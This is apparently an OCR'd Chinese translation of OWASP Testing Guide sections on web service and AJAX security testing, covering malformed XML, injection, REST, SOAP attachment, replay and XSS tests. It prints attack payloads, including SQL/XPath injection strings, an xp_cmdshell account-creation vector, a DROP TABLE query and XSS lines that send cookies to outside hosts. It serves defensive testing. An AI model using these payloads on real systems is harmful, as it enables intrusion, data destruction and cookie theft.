<?xml version="1.0" encoding="utf-8"?><soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<soapenv:Body>
```


<ns1:getCreditCardResponse soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://lessons.webgoat.owasp.org">
<getCreditCardReturn xsi:type="xsd:string">**987654321**</getCreditCardReturn></ns1:getCreditCardResponse>
</soapenv:Body>
</soapenv:Envelope>

WSDigger

WSDigger 是一种免费的自动化 Web 服务安全测试的开源工具。

用这个工具可以测试我们的服务，通过简单的界面同它们互动，动态输入一些查询和调用 Web 服务而不需要写代码。

当我们与 Web 服务器互动时，恶意数据已经进入了 WSDigger，且 Web 服务渠道必须通过点击调用键（invoke button）进行调用。



预期结果：

测试者应该包括某些地方的全部的详细资料，其中的 Web 服务应用程序允许访问一个非普通 SOAP 信息的操作以及提供访问机密数据。

参考文献

白皮书

- W3Schools schema introduction - http://www.w3schools.com/schema/schema_intro.asp

工具

- OWASP WebScarab: Web Services plugin
- Foundstone WSDigger: http://www.foundstone.com/us/resources/proddesc/wsdigger.htm

4.10.3 XML 结构测试(OWASP-WS-003)

简介

XML 需要有合格的格式才能正确的运作。当服务器端进行 XML 语句分析时，不合规格的 XML 将会失败。一个解析器需要在整个 XML 信息中按照序列的方式彻底运行，这样才能评估 XML 格式是否合格。

一个 XML 解析器非常占用 CPU 资源。某些攻击向量发送非常大或者不合规格的 XML 信息来利用这个漏洞。

为了在接收服务器上通过占用全部内存和 CPU 资源来创建一个阻断服务攻击攻击，测试者可以创建相应结构的 XML 文件。如上所述，这将通过超负荷 XML 语言分析器增加 CPU 的负担。

概括

这一部分讨论了发送给 Web 服务的攻击向量内型，用于尝试估计对于畸形或者故意信息的反应。

比如说，一个包括大量属性的元素可以引起语句分析器的问题。这种攻击同样包括了格式不好的 XML 文件（比如重迭元素，或者没有对应的关闭标签的开放标签）。由于内存中装载了完整的信息，基于 DOM 的解析可能成为 DoS 漏洞（正好跟 SAX 解析相反）。比如说，在 DOM 结构中太大的附件可能引起问题。

Web 服务器漏洞：在确认信息结构和内容之前，你必须利用 SAX 或者 DOM 对 XML 进行语句解析。

黑盒测试及举例

例子：

畸形结构：XML 必须是良好结构以便能成功解析。畸形的 SOAP 信息可能引起未经处理的异常。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<note id="666">
<to>OWASP
<from>EOIN</from>
<heading>I am Malformed </to>
</heading>
<body>Don't forget me this weekend!</body>
```

</note>

例 2:

回到下面的 WS 例子

http://www.example.com/ws/FindIP.asmx?WSDL

我们获得了一下的 WS 简介：

[Method] GetURLIP
[Input] string EnterURL
[Output] string

一个标准的 SOAP 请求是：

POST /ws/email/FindIP.asmx HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 1.1.4322.2032)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://example.com/webservices/GetURLIP"
Content-Length: 329
Expect: 100-continue
Connection: Keep-Alive
Host: www.example.com
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIP xmlns="http://example.com/webservices/">
<EnterURL>www.owasp.org</EnterURL>
</GetURLIP>
</soap:Body>
</soap:Envelope>

SOA 响应是：

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 26 Mar 2007 11:29:25 GMT
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 396
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">

```
<soap:Body>
<GetURLIPResponse xmlns="http://example.com/webservices/">
<GetURLIPResult>www.owasp.com IP Address is: 216.48.3.18
</GetURLIPResult>
</GetURLIPResponse>
</soap:Body>
</soap:Envelope>
```

一个 XML 结构测试的例子如下：

```
POST /ws/email/FindIP.asmx HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 1.1.4322.2032)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://example.com/webservices/GetURLIP"
Content-Length: 329
Expect: 100-continue
Connection: Keep-Alive
Host: www.example.com
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIP xmlns="http://example.com/webservices/">
<EnterURL>www.example.com
</GetURLIP>
</EnterURL>
</soap:Body>
</soap:Envelope>
```

一个使用 DOM-based 语句分析的 Web 服务器可以被包括了大量内容的 XML 信息攻击：强迫语句分析器进行分析：

意外地很大的 PAYLOAD:

```
<Envelope>
<Header>
  <wsse:Security>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>
    <Hehehe>I am a Large String (1MB)</Hehehe>…
   <Signature>…</Signature>
  </wsse:Security>
 </Header>
 <Body>
  <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
 </Body></Envelope>
```

二进制附件

Web 服务器也可以有一个二进制附件，比如 Blob 或者 exe。由于 DIME（**Direct Internet Message Encapsulation**）似乎是一个不可行的解决方法，Web 服务器的附件都是用 base64 格式编码。

通过给信息附加一个非常大的 base64 字符串，测试者可能会耗尽语句分析资源，从而达到影响有效性的程度。其它攻击可能包括向 base64 二进制流注入被感染的二进制文件。这种附件的不适当的语句分析可能会耗尽资源：

意外地很大的 BLOB：


```
<Envelope>
 <Header>
  <wsse:Security>
   <file>jgiGldkooJSSKFM%()LFM$MFKF)$KRFWF$FRFkflfkfkkorepoLPKOMkjiujhy:llki-123-01ke123-
    04QWS03994k£R$Trfe£elfdk4r-45kgk3lg"£!04040lf;lfFCVr$V$BB^^N&*<M&NNB%.....10MB</file>
   <Signature>…</Signature>
  </wsse:Security>
 </Header>
 <Body>
  <BuyCopy><ISBN>0098666891726</ISBN></BuyCopy>
 </Body>
</Envelope>
```

WSDigger

使用这个工具我们可以向 Web 服务方法插入恶意数据，然后看 WSDigger 界面输出的结果。

WSDigger 包括样本攻击插件程序，用于：

- SOL 注入
- 跨站脚本攻击
- XPATH 注入攻击



灰盒测试及举例

需要检查可以访问的 Web 服务器图表，同时应该评估所有参数数据都有进行验证。限制只准许有效数据是验证的最佳做法。

列举：定义一个可接受值列表

浮点数：指定允许的最大位小数

必须大于等于 0

长度：指定确切字符的数目或者允许的列表

必须大于等于 0

maxExclusive：指定数字值的上界。

（值必须小于上界）

maxInclusive：指定数字值的上界

（值必须小于等于上界）

maxLength：指定字符的最大数目或者允许的列表。

必须大于等于 0

minExclusive：指定数字值的下界

（值必须大于下界）

minInclusive：指定数字值的下界

（值必须大于等于下界）

minLength：指定字符的最小数目或者允许的列表。

必须大于等于 0

pattern：定义确切的可被接受的字符序列

totalDigits：指定精确的允许的数字数量。必须大于 0.

whiteSpace：指定空白区域（换行，跳格，回车）如何处理。

参考文献

白皮书

- W3Schools schema introduction - http://www.w3schools.com/schema/schema_intro.asp

工具

- OWASP WebScarab: Web Services plugin

4.10.4 XML 内容级别测试(OWASP-WS-004)

简介

内容级别的攻击对象是 Web 服务及其使用的应用程序的主机服务器，包括 Web 服务器、数据库、应用程序服务器、操作系统等等。内容级别攻击向量包括 1）SQL 注入或者 XPath 注入 2）缓存溢出 3）命令注入。

概括


Web 服务使用网络作为网络通信协议为客户端提供公用的服务。这些服务可以通过使用 HTTP SOAP 来他们的功能。SOAP 信息包含调用参数的方法，包括文本数据和二进制附件，要求主机执行一些功能——数据库操作、图像进程、文件管理等等。当之前对私人网络的限制不再存在时，暴露在外的旧有应用程序可以被恶意输入所利用。另外，由于 Web 服务的服务器需要处理这个数据，如果没有补丁或者没有对恶意内容防护（例如空白文本密码，无限制的文件访问等等），主机服务器有可能存在可攻击的漏洞。

为了危害目标系统，攻击者可以建立一个包括恶意元素的 XML 文件（SOAP 信息）。在 web 应用程序测试计划中应该包含适当的内容验证测试。

黑盒测试及举例

SQL 注入或 XPath 注入漏洞测试

1. 审查 Web 服务的 WSDL。WebScarab，一个用于很多网络应用程序测试功能的 OWASP 工具，有一个实现 Web 服务功能的 WebService 插件。



2. 在 WebScarab，修改基于 WSDL 定义的参数数据。

利用一个单引号（'），测试者可以注入一个条件语句，使其在执行 SQL 或 XPath 时返回 true, 1=1。如果这是用于登录并且这个值是未验证的，那么因为 1=1 可以成功登录。

操作要用到的值：

```
<userid>myuser</userid> <password>' OR 1=1</password>
```

在 SQL 中该值为：

```
WHERE userid = 'myuser' and password = OR 1=1 and in XPath as: //user[userid='myuser' and
password= OR 1=1]
```

预期结果：

如果可以，测试者可以继续使用更高优先级的 Web 服务，或者在数据库上执行命令。

缓冲溢出漏洞测试：

在有漏洞的 Web 服务器上利用 Web 服务执行任意代码是可能的。向一个有漏洞的应用程序发送一个特别建立的 HTTP 请求，会引起溢出，且允许攻击者执行代码。使用一个像 MetaSploits 这样的测试工具或者开发你自己的代码，就有可能建立一个可重复使用的暴露测试。MailEnable Authorization Header Buffer Overflow 是 Web 服务缓冲溢出暴露的例子之一，并且收纳于 MetaSploits 中的"mailenable_auth_header."。这个漏洞列在 Open Source VulnerabilityDatabase 里。

预期结果：

执行任意代码用来安装恶意代码。

灰盒测试及举例

1 无效内容——SQL 构成，HTML 标签等等——需要检查参数幺？使用 OWASP XSS 指南(http://www.owasp.org/index.php/XSS)或者特定的语言执行，例如 PHP 的 htmlspecialchars，且永远不要信任用户输入。

2.为了减缓缓冲溢出攻击，检查 Web 服务器、应用程序服务器和数据库服务器的升级补丁和安全(杀毒, 恶意软件等等).

参考文献

白皮书

- NIST Draft publications (SP800-95): "Guide to Secure Web Services" - http://csrc.nist.gov/publications/drafts/Draft-SP800-95.pdf
- OSVDB - http://www.osvdb.org

工具

- OWASP WebScarab: Web Services plugin - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- MetaSploit - http://www.metasploit.com

4.10.5 HTTPGET 参数/REST 测试(OWASP-WS-005)

简介

许多 XML 应用程序是通过 HTTP GET 查询传输参数来使用的。有时候他们都被认是“REST-style"Web 服务(REST = Representational State Transfer)。在 HTTP GET 字符串（例如，特别长的参数（2048 字符））、SQL 语句/注入（或 OS 注入参数）中传输恶意内容时，这些 Web 服务会受到攻击。

概述

假设 Web 服务 REST 实际上在攻击典范里是 HTTP-In -> WS-OUT，它们跟常规的 HTTP 攻击向量相似。这在整个指南里已经讨论到。比如说，在下面这个带有查询串的 HTTP 请求中：

"/viewDetail=detail-10293", the HTTP GET parameter is *"detail- 10293"*.

黑盒测试及举例

假设我们已经有一个可以接受以下 HTTP GET 查询串的 Web 服务：

```
https://www.ws.com/accountinfo?accountnumber=12039475&userId=asi9485jfuhe92
```

响应结果将会类似于：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Account="12039475">
<balance>€100</balance>
<body>Bank of Bannana account info</body>
</Account>
```

测试这个 RESTWeb 服务的数据有效性跟一般的应用程序测试类似：

尝试这样的向量：

```
https://www.ws.com/accountinfo?accountnumber=12039475' exec master..xp_cmdshell 'net user Vxr pass /Add &userId=asi9485jfuhe92
```

灰盒测试及举例

一旦收到 HTTP 请求，代码应该完成以下：

检查：

1. 长度上限和下限
2. 合法有效负载
3. 如果可能，把数据分配为这个顺序；“确切匹配”“已知合规格”“已知不合规格”。
4. 验证参数名和存在性

参考文献

白皮书

- The OWASP Fuzz vectors list - http://www.owasp.org/index.php/OWASP_Testing_Guide_Appendix_C:_Fuzz_Vectors

4.10.6 调皮的 SOAP 附件(OWASP-WS-006)

简介

这一部分描述了接受附件的 Web 服务的攻击向量。危险存在于在附加到服务器和分配到用户的时候。

概述

二进制文件包括可能包含恶意软件的可执行和文档类型，并有很多种使用 Web 服务传递的方法。这些文件可以作为一个 Web 服务渠道的参数传递；也可能作为使用 SOAP 的附件传递，它们还可能使用 DIME（Direct Internet Message Encapsulation)）和 WS 附件传递。

攻击者可以创建一个 XML 文档（SOAP 信息）用于向 Web 服务发送包含恶意软件的附件。为确保 Web 服务主机检查 SOAP 附件，测试应该包含在网络应用程序测试计划中。

黑盒测试及举例

对作为参数漏洞的文件进行的测试：

1. 找到接受附件的 WSDL：

例如：

```
... <s:element name="UploadFile">
  <s:complexType>
  <s:sequence>
  <s:element minOccurs="0" maxOccurs="1" name="filename" type="s:string" />
  <s:element minOccurs="0" maxOccurs="1" name="type" type="s:string" />
  <s:element minOccurs="0" maxOccurs="1" name="chunk" type="s:base64Binary" />
  <s:element minOccurs="1" maxOccurs="1" name="first" type="s:boolean" />
 </s:sequence>
 </s:complexType>
 </s:element>
 <s:element name="UploadFileResponse">
 <s:complexType>
 <s:sequence>
 <s:element minOccurs="1" maxOccurs="1" name="UploadFileResult" type="s:boolean" />
 </s:sequence>
 </s:complexType>
 </s:element> ...
```

2. 在 SOAP 信息附件中添加一个非破坏性的病毒如 EICAR，然后传播到目标 Web 服务。在这个例子中，使用了 EICAR。

使用了 EICAR 附件（作为 Base64 数据）的 SOAP 信息：

```
POST /Service/Service.asmx HTTP/1.1
Host: somehost
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: http://somehost/service/UploadFile

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
```

```
<UploadFile xmlns="http://somehost/service">
<filename>eicar.pdf</filename>
<type>pdf</type>
<chunk>X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</chunk>
<first>true</first>
</UploadFile>
</soap:Body>
</soap:Envelope>
```

预期结果：

一个拥有 UploadFileResult 参数的 SOAP 响应设置成 true（根据每个服务不同设置不同）。EICAR 测试病毒文件允许存储在主机服务器中，且作为 PDF 重新分配。

对有着附件漏洞的 SOAP 进行的测试：

这个测试是类似的，请求应该如下（注意 EICAR base64 信息）：

```
POST /insuranceClaims HTTP/1.1
Host: www.risky-stuff.com
Content-Type: Multipart/Related; boundary=MIME_boundary; type=text/xml;
        start="<claim061400a.xml@claiming-it.com>"
Content-Length: XXXX
SOAPAction: http://schemas.risky-stuff.com/Auto-Claim
Content-Description: This is the optional message description.

--MIME_boundary
Content-Type: text/xml; charset=UTF-8
Content-Transfer-Encoding: 8bit
Content-ID: <claim061400a.xml@claiming-it.com>

<?xml version='1.0' ?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
<SOAP-ENV:Body>
<claim:insurance_claim_auto id="insurance_claim_document_id"
xmlns:claim="http://schemas.risky-stuff.com/Auto-Claim">
<theSignedForm href="cid:claim061400a.tiff@claiming-it.com"/>
<theCrashPhoto href="cid:claim061400a.jpeg@claiming-it.com"/>
<!-- ... more claim details go here... -->
</claim:insurance_claim_auto>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

--MIME_boundary
Content-Type: image/tiff
Content-Transfer-Encoding: base64
Content-ID: <claim061400a.tiff@claiming-it.com>

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
--MIME_boundary
Content-Type: image/jpeg
Content-Transfer-Encoding: binary
Content-ID: <claim061400a.jpeg@claiming-it.com>

...Raw JPEG image..
--MIME_boundary--
```

预期结果：

EICAR 测试病毒文件允许存储在主机服务器，且重新分配成一个 TIFF 文件。

参考文献

白皮书

- Xml.com - http://www.xml.com/pub/a/2003/02/26/binaryxml.html
- W3C: "Soap with Attachments" - http://www.w3.org/TR/SOAP-attachments

工具

- EICAR (http://www.eicar.org/anti_virus_test_file.htm)
- OWASP WebScarab (http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)

4.10.7 重现测试(OWASP-WS-007)

简介

这部分描述了测试 Web 服务的重现漏洞。重现攻击的威胁在于攻击者可以假装成一个合法用户的身份，然后不被察觉的情况下进行一些恶意操作。


概括

一个重现攻击是一个“中间人”攻击（MITM）。攻击者拦截并重现信息以便冒充原始发送者。Web 服务和其它 HTTP 传输类型一样。一个类似 Ethereal 或 Wireshark 的嗅探器可以使用 WebScarab 等工具俘获发布到 Web 服务的传输。测试者可以向目标服务器重新发送一个包。攻击者能够尝试重新发送原始信息，或者改变信息以便危害主机服务器。


黑盒测试及举例

重现攻击漏洞的测试:

1.在网络文件传输的网络、嗅探传输和过滤中使用 Wireshark。另一个可选的是安装 WebScarab，然后将它作为一个代理来抓获 HTTP 传输。



2. 使用 ETHEREAL 抓获到的 packets，通过重发 packets 使用 TCPReplay 进行重现攻击。为了伪装重现攻击的合法会话 ID，需要在一段时间内获取很多数据包，以便确定会话 ID 模式。也可以使用 WebScarab 人工传输 WebScarab 获取的 HTTP 流量。



预期结果：

测试者可以假装成攻击者的身份。

灰盒测试及举例

重现攻击漏洞的测试

1. Web 服务是否使用某种方法来阻止重现攻击？比如假的随机对话令牌，有 Nonces 的 MAC 地址或者时间戳记。下面是尝试使会话令牌随机化的案例： (from MSDN Wicked Code - http://msdn.microsoft.com/msdnmag/issues/04/08/WickedCode/default.aspx?loc=&fig=true#fig1).

```
string id = GetSessionIDMac().Substring (0, 24);
...
private string GetSessionIDMac (string id, string ip,
   string agent, string key)
{
   StringBuilder builder = new StringBuilder (id, 512);
   builder.Append (ip.Substring (0, ip.IndexOf ('.',
      ip.IndexOf ('.') + 1)));
   builder.Append (agent);
   using (HMACSHA1 hmac = new HMACSHA1
      (Encoding.UTF8.GetBytes (key))) {
      return Convert.ToBase64String (hmac.ComputeHash
        (Encoding.UTF8.GetBytes (builder.ToString ())));
   }
}
```

2. 该网站是否使用了 SSL——这将阻止未经授权的尝试重现信息？

参考文献

白皮书

- W3C: "Web Services Architecture" - http://www.w3.org/TR/ws-arch/

工具

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Ethereal - http://www.ethereal.com/
- Wireshark - http://www.wireshark.org/ (recommended instead of Ethereal - same developers, same codebase)
- TCPReplay - http://tcpreplay.synfin.net/trac/wiki/manual

4.11 AJAX 测试

Ajax， Asynchronous JavaScriptand XML 的缩写，是用来建立更加适应 Web 应用程序的 Web 开发技术。它使用技术组合提供一个更多使用桌面应用程序的经验。通过使用 XMLHttpRequest 对象和 JavaScript，对服务器提出异步请求、解析响应、然后更新页面的 DOM HTML 和 CSS 可以实现这一点 。

使用 Ajax 技术可以极大提高 web 对应用程序的操作性。然而从安全的观点看， AJAX 应用程序比正常的 Web 应用程序存在更大的攻击面，并且开发他们的重点在于能够做些什么，而不是应该做些什么。另外， 由于程序是在客户端和服务器运行的，因此 AJAX 应用程序更复杂。使用框架掩盖这种复杂性可以帮助减少其开发的问题，但也可会导致开发者不能充分了解代码执行的具体位置。这可能导致很难正确地评估与特定应用程序或功能相关的风险。

AJAX 应用程序容易存在各种传统的 Web 应用程序漏洞。不安全代码的做法可能会导致 SQL injection 漏洞、在用户提供的输入中的错误信任会导致参数篡改漏洞、同时请求适当的身份验证和授权的失败可能会导致机密性和完整性问题。此外， AJAX 应用程序容易受到新类别的攻击，如跨站请求伪造（ XSRF ）。

测试 AJAX 应用程序是很有挑战性的，因为开发者在如何沟通客户端和服务器方面有大量的自由。在传统的 Web 应用程序，通过 GET 或者 POST 请求提交的标准的 HTML 表单包含易于理解的格式，因此修改或创建新的良好格式的请求很容易。 AJAX 应用程序通常会使用不同的编码或系列化计划提交 POST 数据，这就导致测试工具很难建立可靠的自动测试要求。使用 Web 代理工具能有效地观测幕后异步传输并最终修改这一传输，以便能适当测试基于 AJAX 的应用程序。

在本节总我们将讨论以下问题：

4.11.1 AJAX 漏洞 (OWASP-AJ-001)

概述

Asynchronous JavaScriptand XML（ **AJAX** ）是应用程序开发商使用的最新的技术，用于给用户提供和本地应用程序相似的体验。由于 AJAX 的仍然是一种新技术，还存在许多尚未充分研究的安全问题。一些 AJAX 的安全问题包括：

- 使用更多需要确保安全的输入增加攻击表面
- 暴露应用程序的内部功能
- 客户端在没有内置安全和编码机制情况下访问第三方资源，
- 不能保护认证信息和会话
- 客户端和服务器端代码之间的界线模糊，造成安全错误

漏洞攻击

XMLHttpRequest 漏洞

AJAX 使用的 XMLHttpRequest （ XHR ）对象与服务器端应用程序进行所有通信，通常是与 Web 服务。客户端发送请求到同一台服务器上的特定网址作为原始网页，并可以从服务器接收任何形式的答复。这些答复往往是片段的 HTML ，也可以是 XML 、JavaScript 对象符号（Javascript Object Notation, 简称 JSON ） 、图像数据、或任何其它 JavaScript 能处理的数据。

其次，在一个非 SSL 连接中访问 AJAX 网页时，XMLHttpRequest 序列要求也没有进行 SSL 加密。因此，登录数据遍历在明文中的线。使用现代浏览器支持的安全的 HTTPS / SSLchannels 是最简单防止此类攻击发生的方法。

XMLHttpRequest （ XHR ）对象检索网站所有服务器的信息。这可能导致其它各种攻击，如 SQL 注入、跨站点脚本（ XSS ）等。

攻击表面增加

与完全存在于服务器中的传统 Web 应用程序不同， AJAX 应用程序延伸到客户端和服务器，这使客户端拥有部分权力。这就给恶意内容注入增加了潜在途径。

SQL 注入

SQL 注入攻击是数据库的远程攻击，其中黑客在数据库中修改了数据。一个典型的 SQL 注入攻击如下：

例 1

```
SELECT id FROM users WHERE name='' OR 1=1 AND pass='' OR 1=1 LIMIT 1;
```

此查询将随时返回一行（除非该表是空的），并且很有可能是表单中的第一个入口。在许多应用程序中，该入口就是管理员登录口—具有最高权限的入口。

例 2

```
SELECT id FROM users WHERE name='' AND pass=''; DROP TABLE users;
```

上述查询切断了所有表格并毁坏了数据库。

获取更多关于 SQL 注入的相关信息，可查询 Testing_for_SQL_Injection

跨站脚本

跨站点脚本跨站脚本是一种使用 HTML 链接、 JavaScript 的警示、或错误讯息的形式注入恶意内容的技术。跨站脚本漏洞可用于触发其它各种攻击如 cookie 盗窃、帐户劫持、阻断服务攻击等。

浏览器和 AJAX 请求看上去相同，因此服务器无法区分他们。因此， 也分辨不了是谁提出的要求。在没有得知用户情况下一个 JavaScript 程序可以在后台使用 AJAX 请求资源。该浏览器将自动添加必要的认证或保存的信息，如请求的 cookies。 JavaScript 代码就可以访问隐藏请求的回应，并发送更多请求。 JavaScript 功能扩大会增加跨站点脚本（ XSS ）攻击造成的损害。

此外，跨站脚本攻击可能发送请求到特定网页，而不是用户目前正在访问的页面。这使得攻击者积极寻找某些内容，并暗自访问这些数据。

跨站脚本有效载荷使用 AJAX 请求自动将本身注入到网页，并轻松地再注入更多的跨站脚本到相同的主机（如病毒）。这都不需要任何硬性刷新。因此，跨站脚本可以使用复杂的 HTTP 方法发送多个用户无法发现的请求。

举例

```
<script>alert("howdy")</script>
<script>document.location='http://www.example.com/pag.pl?'%20+document.cookie</script>
```

用法：

```
http://example.com/login.php?variable="><script>document.location='http://www.irr.com/cont.php?'+document.cookie</script>
```

这只会把页面从发送要求的页面指向未知的恶意网页。

客户端注入威胁

- 跨站脚本漏洞可以连接任何客户端的数据，也可以修改客户端代码。
- DOM 注入是一种 pf XSS 注入，通过 Document Object Model(DOM) 的 sub-objects, document.location, document.URL, or document.referrer 进行攻击

  ```
  <SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  document.write(document.URL.substring(pos,document.URL.length));
  </SCRIPT>
  ```

